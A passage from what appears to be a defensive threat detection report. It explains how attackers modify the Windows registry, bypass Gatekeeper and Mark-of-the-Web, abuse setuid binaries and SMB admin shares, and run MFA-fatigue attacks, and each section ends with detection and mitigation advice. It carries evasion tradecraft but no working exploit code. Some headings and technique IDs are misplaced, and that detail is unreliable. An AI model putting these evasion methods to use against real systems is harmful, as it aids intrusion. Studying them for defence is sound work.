- `[HKLM|HKCU]\Software\Microsoft\Windows Script\Settings - AmsiEnable`
  Reference: **Hunting for AMSI bypasses**
- `HKLM\SOFTWARE\Microsoft\AMSI\Providers`
  Reference: **AMSI Bypass Methods**

Indicator Removal (T1070)

Example registry keys that facilitate this technique:

- `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs`
  Reference: **Windows registry in forensic analysis**

Subvert Trust Controls: SIP and Trust Provider Hijacking (T1553.003)

Example registry keys that facilitate persistence:

- `HKLM\SOFTWARE\Microsoft\Cryptography\Providers\Trust`
  Reference: **Subverting Trust in Windows**

Subvert Trust Controls: Install Root Certificate (T1553.004)

Example registry keys that facilitate persistence:

- `HKLM\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates`
  Reference: **Code Signing Certificate Cloning Attacks and Defenses**

How do adversaries modify the registry?

Considering how common it is to perform registry operations in Windows and all the different techniques it facilitates, there are many different ways to modify the registry. An adversary has the following, non-exhaustive list of options when modifying the registry:

Win32 APIs, Native APIs, Syscalls

An adversary can interact with **registry APIs** directly, including **RegCreateKey**, RegSetValue, **[Nt/Zw]CreateKey**, and **[Nt/Zw]SetValueKey** among others.

Windows Script Host (VBScript/JScript)

Both VBScript and JScript code can perform registry modifications by using the **RegWrite method**.

Registry modification will occur within the context of the process that executed the VBScript or JScript code: e.g., **cscript.exe**, **wscript.exe**, **scrcons.exe**, etc.

PowerShell

PowerShell has the following built-in cmdlets for performing registry modification: **New-Item** and **Set-ItemProperty**.

reg.exe

The built-in **reg.exe** utility can be used to perform registry modifications both directly on the command line and by importing a text file consisting of desired registry modifications.

Registry modification will occur within the context of **reg.exe**.

regini.exe

The built-in **regini.exe** utility can be used to perform registry modifications. It consumes a text file consisting of registry modifications to perform.

Registry modification will occur within the context of **regini.exe**.

ASSOCIATED THREATS

- **AdSearch**
- **Mimikatz**
- Sality
- **Yellow Cockatoo**
- **Qbot**

Windows Management Instrumentation (WMI)

The **WMI StdRegProv class** exposes the following methods for performing registry modification: **CreateKey**, **SetBinaryValue**, **SetDWORDValue**, **SetQWORDValue**, **SetExpandedStringValue**, **SetMultiStringValue**, and **SetStringValue**.

Registry modification will occur within the context of **wmiprvse.exe**.

MSI Files

MSI files expose a **WriteRegistryValues Action** to support the creation and modification of registry keys and values.

Registry modification will occur within the context of **msiexec.exe**.

TAKE ACTION

Visit the **Modify Registry technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

There is no generalized guidance for preventing registry modification. Registry modification needs to occur in Windows, as it is the primary storage mechanism for software configurations.

Tactical prevention is possible in limited scenarios, however, where more restrictive **Access Control Lists (ACL)** can be defined for specific, targeted registry keys. Registry access is already locked down fairly well, however. For example, the majority of modifications to the **HKEY_LOCAL_MACHINE (HKLM)** hive requires administrative access. Be mindful, however, that modifying existing registry key ACLs can affect system stability if performed incorrectly. Detection should be a priority over prevention/mitigation beyond the default operating system ACLs.

Gatekeeper Bypass
T1553.001

FEATURED TECHNIQUE

Adversaries are finding new methods of subverting two of macOS's key security checks: Gatekeeper and File Quarantine.

***Note**: For additional information on the architecture of Gatekeeper, how it works, and conceptual descriptions of how adversaries bypass it, refer to our existing research,* **Gatekeeping in macOS: Keeping adversaries off our Apples**.

Why do adversaries want to bypass Gatekeeper?

Adversaries attempt to **bypass Apple's Gatekeeper security checks** in order to gain execution on a host. Since Gatekeeper's introduction, the security control has hampered adversaries' ability to execute *untrusted* code (i.e., code that does not conform to the system's security policy). Adversaries may also circumvent the older File Quarantine feature and some of the high-level security checks that Gatekeeper performs, but the objective remains the same: to execute untrusted code.

How do adversaries bypass Gatekeeper?

Since Gatekeeper relies on a separate feature called File Quarantine to identify the files that it will inspect, it makes sense to start this section with a brief explanation of File Quarantine and an examination of the ways that adversaries can circumvent it.

What is File Quarantine?

Our **previous research** includes a thorough examination of File Quarantine that we encourage you to read. In brief, it's generally an opt-in security feature for applications like browsers, work management tools, and torrenting clients that applies a quarantine extended attribute to files downloaded by users of those applications. This file quarantine attribute signals Gatekeeper to inspect files marked with it. File Quarantine is essentially a macOS version of **Mark-of-the-Web** for Windows systems.

How do adversaries get around it?

Non-**LSFileQuarantineEnabled** apps and/or binaries like: **/usr/bin/curl** and **/usr/bin/wget** are two examples of binaries that do not append the quarantine

extended attribute to downloaded files. **WindTail**, **"VPN Trojan" (Covid)**, **oRAT**, and **ChromeLoader**, just to name a few, have all been known to abuse **wget** or **curl** to sidestep File Quarantine.

An adversary could also target users of non-quarantine-aware applications to download content without the quarantine attribute and circumvent File Quarantine and Gatekeeper in the process. While possible, this is also complicated as the adversary would need to identify a non-quarantine-aware application being used by a victim and then socially engineer the victim into downloading a malicious file with that application. By contrast, utilities like **wget** and **curl** offer adversaries a seemingly normal and widely available mechanism for downloading files from the internet without the quarantine attribute.

What are some of Gatekeeper's security checks?

The name of the game here is to trick macOS into launching an executable without first passing a full Gatekeeper check. Before we document existing methods of bypassing Gatekeeper, we should revisit some of the properties that Gatekeeper checks include:

System Policy

- Gatekeeper arm status
- Gatekeeper security policy (Mac App Store, identified developers, etc)
- Gatekeeper exceptions list (GKE)
- Tamper exclusions list
- Ability to execute, open with launch services, or install

File type

- App bundle
- Library
- UDIF disk image
- Script

Static properties

- Bundle identifier and version (if applicable)
- File size
- Responsible file ID
- Quarantine status
- File system type
- Mount point and path

Code- signing properties

- **cdhash** (**Code Directory hash**)
- Main executable hash
- Team ID
- Signing ID
- Gatekeeper attempts to **validate the code signature** in a similar way to: **codesign --verify --deep --strict --verbose=2 <code-path>**

Notarization (stapled and remote tickets)

- Legacy checking

XProtect scan result

Defenders can also inspect many of the database tables the Gatekeeper creates and updates via **syspolicyd**.

What are some of Gatekeeper's security checks?

Gatekeeper is a large security control on macOS with responsibilities ranging from initiating XProtect scans, static analysis, code-signing/notarization validation, and now **application bundle anti-tamper**. There's no surefire way to bypass Gatekeeper, and most methods involve use of an exploit or two. However, researchers have uncovered exploits with overlapping tradecraft:

Clever archives

- **CVE-2022-42821**, disclosed by Jonathan Bar Or: **AppleDouble** file format and restrictive Access Control Lists (ACL) represented in an extended attribute. This ACL disallowed the system from applying the quarantine extended attribute.
- **CVE-2022-32910**, disclosed by Ferdous Saljooki: Cleverly crafted **ZIP** archive that revealed a bug in the propagation of the quarantine extended attribute.
- **CVE-2022-22616**, disclosed by Ferdous Saljooki, Mickey Jin, and Jaron Bradley: Cleverly crafted **ZIP** archive that fundamentally revealed a bug in parsing **BoM** (Bill of Materials) files.
- **CVE-2021-30658**, disclosed by Wojciech Reguła: Enterprise cert-signed **iOS app .ipa**.
- **CVE-2021-1810**, disclosed by Rasmus Sten: Directory/file path length.

Symlinks

- **CVE-2021-30990**, disclosed by Ron Masas: Generated an applet **symlink**ing the Mach-O binary at **../Contents/MacOS/** to a local copy on the system.

Clever app bundles

- **CVE-2021-30657** [**CISA Known Exploited Vulnerability**], disclosed by Cedric Owens: **Script** in-place of Mach-O executable at **../Contents/MacOS/**.
- **CVE-2021-3085**, disclosed by Gordon Long: **Script**-based app bundle (no interpreter specified).

Open Scripting Architecture (OSA)

- **CVE-2021-30975**, disclosed by Ryan Pickren: Cleverly crafted **.sdef** (scripting definitions) file that contains HTML/JavaScript.
- **CVE-2021-30669**: AppleScript – no further information provided.

WebKit

- **CVE-2021-30861**, disclosed by Wojciech Reguła and Ryan Pickren: Safari can be tricked into **opening a quarantined file**.

Miscellaneous impacted components

- CoreTypes (**CVE-2022-22663**)
- Launch Services (**CVE-2021-30976**)

TAKE ACTION

Visit the **Gatekeeper Bypass technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

You can help mitigate Gatekeeper bypasses by doing the following:

- Regularly apply macOS and browser updates.
- macOS 13 Ventura now includes a feature known as RSS (Rapid Security Response), which will automatically download and install security updates in the background. This can additionally be enabled through MDM.
- Ensure macOS's security controls reflect the user's use case. For example, System Integrity Protection (SIP) should not be disabled for the vast majority of users. Keeping SIP enabled ensures that adversaries cannot modify key system resources (without a bypass).
- Limit and monitor your potential attack surface. Which apps do you regularly download files from on a Mac? Are they File Quarantine-aware? Remember, File Quarantine is largely opt-in.
- Monitor endpoints for simple heuristics like those in the **detection section** included in the web version of this report.

Setuid and Setgid
T1548.001

FEATURED TECHNIQUE

Adversaries modify setuid and setguid bits to elevate their permissions in macOS and Linux environments.

Why do adversaries use setuid and setgid?

Once an adversary gains access to a machine, they need to make sure they have enough permissions to persist, evade defensive controls, steal credentials, and more. Adversaries **abuse setuid and setgid bits** to elevate their privilege levels on macOS and Linux, potentially accessing both cloud-hosted and physical on-premise machines. With elevated privileges, adversaries can modify system configurations, install software, access sensitive files, perform credential theft, disable security products, and much more. Adversaries may also set the setuid or setgid bit on binaries that wouldn't normally have them, enabling them to so that they can easily elevate privileges in the future.

Setuid and setgid binaries are executable files with a special permission bit that allows the binary to run as either the owner (setting the user ID) or the owning group (setting the group ID) of the file. For example, if a user named **bob** runs a file with the following permissions, then the process would actually run as if **root** ran the binary instead of **bob**:

Permissions	Owner	Group	Filename
-rwsr-xr-x	**root**	**root**	**/usr/bin/ping***

Notice the **s** in place of where an **x** would normally be for user permissions. The same is true of the setgid bit, except it sets the owning group of the file instead of the user. Normally this is benign, expected behavior that allows a non-privileged user like **bob** to run a binary that needs elevated privileges. However, if there's a bug in the binary that an adversary can exploit, they can act with all of the privileges of the owning user or group, which most often is root or some other privileged account. These sorts of bugs may seem rare, but they are in fact **surprisingly common**.

How do adversaries bypass Gatekeeper?

Adversaries most often leverage this technique by finding native binaries that have the setuid or setgid bit set and are owned by **root** or some other privileged user. After finding such a binary, they attempt to exploit a flaw in the binary in order to gain execution or, at the very least, perform an action as the privileged user.

One notable example of this technique is the **PwnKit** vulnerability discovered in January 2022, which exemplifies how setuid binaries can be dangerous when adversaries abuse them. PwnKit was a bug in the **pkexec** utility that ships with **polkit**, a component that sets system-wide permission levels and is included by default in many Linux distributions. The pkexec binary was owned by **root** and had the setuid bit set. It also had a bug in it that allowed an unprivileged user to load a shared object file that would run with root privileges. This bug made it trivial for an unprivileged user to elevate privileges. **DataDog** has a great write-up on PwnKit if you're looking for additional details.

TAKE ACTION

Visit the **Setuid and Setgid technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Basic guidance for mitigation:

- The most important thing is to keep your software up to date. As vulnerabilities are disclosed and patched, make sure your system receives those updates. Just because a binary is owned by **root** and has either the setuid or setgid bit set does not mean it is vulnerable. The attack is only possible when there is some way to make the binary allow an unprivileged user to do more than they would normally be allowed to do.
- The ability to set the setuid and setgid bits should be reserved for the owner of the file or a process with the appropriate capabilities. For example, user **bob** should not be able to run **chmod u+s /usr/bin/some_binary** if **some_binary** is owned by **root**. A natural mitigation is to make sure that file permissions are set correctly. This means following the practice of least privilege for file permissions.

Advanced guidance for mitigation:

- Mount filesystems with the **nosuid** flag set where appropriate. This means that any file with the setuid or setgid bit set, mounted at or within that location, will not be allowed to run. This is often the default for things like **/tmp**, **/proc**, **/sys**, etc., but your mileage may vary depending on the distribution you're running. Be aware that this may cause some tools to stop working if they depend on the ability to execute setuid/setgid binaries, so proceed with caution.

- Opt for tools that use capabilities over setuid/setgid. Capabilities are generally the preferred way to handle the problem setuid/setgid binaries were created to solve: the need to provide separation of privileges. Before capabilities, if you had root privileges, you had all privileges. Now with capabilities you can have some of root's powers without having all of them. Most binaries that utilize setuid/setgid could probably function just fine with the appropriate capability or capabilities added. Referring back to the **ping** binary, on more modern systems it is no longer a setuid binary—but rather has the **CAP_NET_RAW** capability. This still allows it to create the right kind of socket but does not give it any of the other privileges that running as **root** would provide.

Unfortunately, in most cases the burden of updating binaries to use capabilities lies with the distribution maintainers more than the end user.

Mark-of-the-Web Bypass

T1548.001

FEATURED TECHNIQUE

Container file formats: you can't mark that which is un-markable.

Why do adversaries seek to bypass the Mark-of-the-Web?

Windows uses the **Mark-of-the-Web (MotW)** to indicate that a file originated from the Internet, which gives **Microsoft Defender SmartScreen** an opportunity to perform additional inspection of the content. **MotW** also supplies the basis for prompting a user with an additional prompt when **high-risk extensions** are opened.

MotW is applied to a file by appending a **Zone.Identifier** Alternate Data Stream (ADS) to the downloaded file that indicates the URL, and, optionally, the referrer URL from which the file originated. Antivirus (AV) and endpoint detection and response (EDR) products can use this information to supplement their reputation lookups.


To see what MotW looks like, try downloading a file from a browser and inspect it with **PowerShell**. For this example, we downloaded **PuTTY**.

```
> Get-Content -Path putty.exe -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://www.chiark.greenend.org.uk/
HostUrl=https://the.earth.li/~sgtatham/putty/0.78/w64/putty.exe
```


A **ZoneId** of 3 indicates that the file originated from the "Internet Zone."

While browsers can write a **Zone.Identifier** stream manually, Microsoft provides the **IAttachmentExecute interface** for browsers, email clients, etc. to manage downloads where MotW is applied automatically. An example of the Chrome browser interfacing with IAttachmentExecute can be found **here**.

When MotW is applied to a downloaded file, there are two types of prompts a user may see: those associated with SmartScreen low-reputation executables and any file with a "high-risk" extension. The SmartScreen reputation prompt appears like so:



A prompt resulting from a "high-risk" extension appears like so:



An extension is considered high risk when the **AssocIsDangerous** function is called and it returns true. The AssocIsDangerous function is a wrapper for the **AssocGetUrlAction** function, which contains a hardcoded list of default high-risk

extensions. As of this writing, the following extensions are considered high risk by default:

.ade, .adp, .app, .asp, .cer, .chm, .cnt, .crt, .csh, .der, .fxp, .gadget, .grp, .hlp, .hpj, .img, .inf, .ins, .iso, .isp, .its, .js, .jse, .ksh, .mad, .maf, .mag, .mam, .maq, .mar, .mas, .mat, .mau, .mav, .maw, .mcf, .mda, .mdb, .mde, .mdt, .mdw, .mdz, .msc, .msh, .msh1, .msh1xml, .msh2, .msh2xml, .mshxml, .msp, .mst, .msu, .ops, .pcd, .pl, .plg, .prf, .prg, .printerexport, .ps1, .ps1xml, .ps2, .ps2xml, .psc1, .psc2, .psd1, .psm1, .pst, .scf, .sct, .shb, .shs, .theme, .tmp, .url, .vbe, .vbp, .vbs, .vhd, .vhdx, .vsmacros, .vsw, .webpnp, .ws, .wsc, .wsf, .wsh, .xnk

MotW poses a barrier to successful phishing attacks because the potential victim is offered the opportunity to deny execution. Additionally, MotW supplies SmartScreen with a hook into the registered AV engine, giving it the opportunity to perform additional signature and reputation checks. If an adversary can deliver a phishing attachment that either completely evades the additional prompt/inspection or if they can deliver a malicious extension that retains the "look and feel" of something legitimate, a victim is more likely to unwittingly enable the adversary's initial access.

How do adversaries bypass the Mark-of-the-Web?

Adversaries have many choices available to them when deciding on an ideal file format with which to deliver their phishing payloads. Not all file formats are created equally—though when it comes to the scrutiny that security products and MotW will apply, however, an adversary has to be prudent when selecting a file format that is the most likely to slip past defenses and achieve their initial access objectives.

Adversaries make the following considerations when researching and selecting a specific phishing attachment to carry their initial access payload:

1. **Is the file extension a container file format that supports file systems that are not NTFS?** MotW is applied as an Alternate Data Stream (ADS), which requires an NTFS file system. ISO is an example of a container file format that doesn't support NTFS. Other examples of container file formats that support file formats outside of NTFS are: **.iso**, **.img**, **.vhd**, and **.vhdx**. Additionally, Windows can automatically mount these file systems, so all an adversary needs their victim to do is double-click the container file and then double click the embedded malicious file that won't have MotW applied.
2. **Does the victim have a utility that doesn't honor MotW?** A common example is **7-Zip** which, until recently, did not honor MotW, and

ADDITIONAL RESOURCES

Why so, ISO? Mark-of-the-Web, explained

Microsoft fixes Windows zero-day bug exploited to push malware

Information about the Attachment Manager in Microsoft Windows

Monitoring malware abusing CVE-2020-1599

it is **still only an opt-in feature**.

3. **Can a malicious payload be contained within a signable file format without invalidating the signature?** If so, while the additional prompt will not be avoided, it is likely to circumvent reputation checks while also retaining the "look and feel" of a legitimate file signed by a reputable source. For example, **CVE-2020-1599** allowed an adversary to append malicious **HTA code** to a PE file without invalidating the signature. Fortunately, Microsoft considers such bypasses to be serviceable bugs and patches these issues when they arise.
4. **Does the file extension support the embedding/execution of malicious code that is not on the list of high-risk extensions?** This situation arises on occasion when new file formats are introduced that have yet to be recognized as phishing payloads and have not yet been included in the list of high-risk extensions.
5. **Is the file format a default registered extension?** An adversary is unlikely to deliver attachments that do not have a registered extension because a victim would be unable to double-click on it to execute it.

TAKE ACTION

Visit the **Mark-of-the-Web Bypass technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Ultimately, Microsoft is responsible for defense-in-depth mitigations against MotW bypasses. The following (non-exhaustive) list of CVEs have been issued addressing MotW bypasses:

- **CVE-2022-41091: Windows Mark of the Web Security Feature Bypass Vulnerability**
  - This patch aims to propagate MotW to files embedded within container file formats.
- **CVE-2020-1599: Windows Spoofing Vulnerability**
  - This patch addressed an issue in Authenticode validation that would allow an adversary to insert malicious code into an executable without invalidating its signature.

For organizations that may want some additional protections around extensions beyond the default "high-risk" extension list, a **GPO is available** wherein a custom list of extensions can be defined in addition to forcing AV to scan the specified extension.

SMB/Windows Admin Shares

T1021.002

FEATURED TECHNIQUE

Adversaries abuse Windows Admin Shares and the Server Message Block (SMB) protocol to move laterally and stage payloads for execution.

Why do adversaries abuse SMB/Windows Admin Shares?

Windows Admin Shares are enabled by default to allow administrators and software to remotely manage hosts on an internal network using the SMB protocol. These shares give adversaries the ability to stage payloads for execution, move laterally throughout a network, and elevate their privilege level. As is often the case with legitimate operating system utilities, benign SMB and Windows Admin Share activity is common on nearly any network, and so adversary actions often blend in with routine software and administrative behavior.

Common shares include:

- ADMIN$
- IPC$
- C$
- FAX$

How do adversaries abuse SMB/Windows Admin Shares?

One of the most common ways adversaries leverage SMB and Windows Admin Shares is in conjunction with another technique, **T1570: Lateral Tool Transfer**. In other words, they move payloads from one endpoint to another and execute them. Adversaries do this with native utilities like **net.exe** or through functionality provided by **command and control (C2) frameworks**—to name just a couple of the many options available. Additionally, adversaries can use Admin Shares for privilege escalation using tools like **PsExec**, a Sysinternals tool that enables remote system management.

The following subsections describe two common patterns of malicious activity that we see in detections associated with SMB/Windows Admin Shares.

ASSOCIATED THREATS

While we frequently detect and stop these threats before they get to the ugly business of lateral movement, we know from incident response and intelligence work that the following threats abuse SMB/Windows Admin Shares:


- **Emotet**
- **Qbot**

Common offensive and dual-use tools that leverage SMB/Windows Admin Shares include:

- PsExec
- Impacket's SMBexec and WMIexec
- **net.exe**
- Every **C2 framework** on the planet


Remote file copy and retrieval

The following scenario is a good representation of remote file copy and retrieval activity enabled by SMB/Windows Admin Shares. Red Canary detected an adversary leveraging **Impacket's secretsdump** feature to remotely extract **ntds.dit** from the domain controller. **Ntds.dit** is the database that stores Active Directory information, including NTLM hashes, plaintext credentials (if available), and Kerberos keys. Based on the process lineage and command lines we observed, the adversary leveraged the **-use-vss** parameter, the default execution method for **SMBexec**, which uses SMB over port 445 and creates a temporary share to copy the **ntds.dit** file and remotely parse its contents. An adversary could accomplish this similarly by leveraging tools like WMIexec or MMCexec.



Lateral Movement and Privilege Escalation

Most C2 Frameworks provide built-in functionality for lateral movement or privilege escalation utilizing PsExec-like functionality. In the case of **Cobalt Strike**, beacons leverage the Service Control Manager to copy a binary to the ADMIN$ share on the target endpoint and leverage a service for execution.



TAKE ACTION

Visit the **SMB/Windows Admin Shares technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

While detecting the use of Admin Shares is great, preventing an adversary from being able to leverage them is even better. Most organizations can probably implement the following mitigations with limited impact:

Block SMB connections inbound

Depending on what controls your organization has, it may be possible to block inbound SMB connections to workstations and most servers, depending on their functionality. It's possible to do this via Group Policy Objects (GPO).

Disable administrative/hidden shares

Beyond limiting SMB-based connections, it may be possible or worthwhile to investigate disabling Admin Shares altogether. As with any preventive action, investigating the viability of this is important before implementing. Within GPO or by directly modifying the registry, you can disable the shares with a simple registry modification.

To disable Admin Shares on a workstation, the key is:


HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters
DWORD Name = "AutoShareWks"
Value = "0"

To disable Admin Shares on a server, the key is:

HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters
DWORD Name = "AutoShareServer"
Value = "0"

Disable the Lanman Server service

Another option is to disable the Lanman Server. This service enables support for file, print, and named-pipe sharing over the network.



Deploy Windows Local Administrator Password Policy

Per **Microsoft**, Windows Local Administrator Password Solution (LAPS) is a Windows feature that backs up the password of local administrator accounts within Azure Active Directory and Windows Active Directory-joined devices. This allows administrators to prevent the reuse of local administrator passwords across devices. By extending the schema of Active Directory, each endpoint configured would generate a unique password and be stored within Active Directory to be retrieved as needed. Implementing LAPS reduces the attack surface when an adversary compromises a single set of local credentials, preventing their use across multiple endpoints. Since Admin Shares require administrative permissions, LAPS can help limit local account usage across the environment.

Additional considerations:

- Restrict Service Accounts from being able to:
  - Log on locally
  - Log on through Remote Desktop Services
- Limit who has the ability to access Admin Shares

References: **Mandiant Ransomware Protection and Containment Strategies**

Multi-Factor Authentication Request Generation

T1621

FEATURED TECHNIQUE

Multi-Factor Authentication (MFA) abuse is a looming problem that deserves our collective attention.

Why do adversaries use Multi-Factor Authentication Request Generation?

Adversaries **abuse MFA requests** to log into valuable systems that are protected by second factors of authentication. To the surprise of many, some MFA implementations are susceptible to relatively unsophisticated social engineering attacks that could allow an adversary to impersonate victims and bypass security controls. Highly privileged identities are particularly juicy targets for adversaries seeking to turn corporate systems upside down to **steal data**, **conduct espionage**, and **disrupt systems**.

How do adversaries use Multi-Factor Authentication Request Generation?

Over the past year we've witnessed countries, governments, and some of the largest and most advanced technology companies in the world fall victim to an attack technique known by many names: "MFA fatigue," "MFA bombing," "MFA exhaustion," and "MFA spamming," to name a handful. It's fairly simple to execute but initially requires an adversary to possess legitimate victim credentials that are usually acquired through information-stealing malware, credential stuffing or password spraying, and initial access brokers on dark web marketplaces.

Typically the adversary attempts to use these stolen credentials programmatically against cloud-based resources in rapid succession. Depending on the victim's factor of choice, they may receive a push notification from their mobile authentication application, a phone call, a text message, or an email; all of which require users to take some form of action to complete the authentication sequence.

Adversaries then standby patiently waiting for their victim to relent out of annoyance or exhaustion from the constant bombardment of notifications

or phone calls and finally fulfill the MFA request, enabling the adversary to impersonate the victim. Adversaries will subsequently register their own mobile device as the new MFA factor to avoid further annoyance to the victim. In general, the attack relies more on social engineering than advanced techniques.

Once an adversary has access to the victim organization, they'll want to be able to re-enter the environment as needed, using their newly registered device to accept future MFA prompts. Upon successfully accessing the user's account, adversaries will typically have access to a corpus of SaaS applications or systems that otherwise might have been challenging to access individually. Newly gained access means the adversary may be able to view the victim's Single Sign-On (SSO) portal and choose what applications to use and abuse. One can only imagine the potential danger if a privileged user like a payroll manager or production system administrator is compromised.

TAKE ACTION

Visit the **Multi-Factor Authentication Request Generation technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

